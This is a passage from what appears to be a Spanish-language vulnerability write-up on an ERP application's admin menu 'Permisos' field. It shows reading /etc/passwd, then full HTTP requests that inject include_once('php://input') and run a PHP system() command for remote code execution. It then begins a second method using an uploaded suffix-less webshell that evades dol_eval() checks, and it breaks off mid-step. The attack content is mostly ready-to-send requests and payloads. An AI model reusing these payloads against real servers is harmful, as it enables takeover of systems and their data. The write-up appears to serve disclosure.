
(2) Luego, revise el menú recién creado y podrá ver que el contenido de `/etc/passwd` se ha leído correctamente:
Ejecución remota de código - 1
(1) Primero, nos aseguramos de que la opción `allow_url_include` de php.ini en el servidor esté en `On`:

En este punto, podemos usar la inclusión remota de archivos junto con `php://input` para lograr la ejecución arbitraria de código.
(2) Cree un menú y establezca "Permisos" en `include_once('php://input')` (tenga en cuenta que aquí se debe usar `''` porque `"` será detectado):
POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1
Host: 192.168.31.31
Content-Length: 210
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.31
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6
Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd
Connection: close

token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('php://input')&save=Save
(3) Finalmente, el comando del sistema se ejecuta con éxito mediante la solicitud POST:
POST http://192.168.31.31/htdocs/admin/menus/edit.php?menu_handler=all&action=edit&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=24 HTTP/1.1
Host: 192.168.31.31
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.31
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.31/index.php?url=/etc/passwd
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6
Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd
Connection: close

<?php system('ls -al /');?>
Ejecución remota de código - 2 (inclusión de archivos con carga de archivos)
En este punto, tenemos la certeza de que se puede lograr una vulnerabilidad de inclusión de archivos configurando "Permisos", y que se puede lograr una ejecución arbitraria de código con `allow_url_include = On`. Sin embargo, la configuración `allow_url_include = On` no existe en todos los servidores. Por ello, para lograr una ejecución arbitraria de código universal, debemos combinarlo con la función de carga de archivos (sin sufijo).
(1) Podemos subir un archivo que contenga código webshell de PHP mediante la función "Adjuntar un nuevo archivo/documento" en `/htdocs/user/document.php?id=1&uploadform=1`. El nombre del archivo es "shell" (este archivo no debe tener sufijo; de lo contrario, no se podrá eludir la detección de `.` por parte de `dol_eval()` al establecer "Permisos" más adelante. De todos los puntos de carga de archivos, solo "Adjuntar un nuevo archivo/documento" permite subir archivos sin sufijo):
!image-20240228232622397 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232622397.png
(2) Suba el "shell":
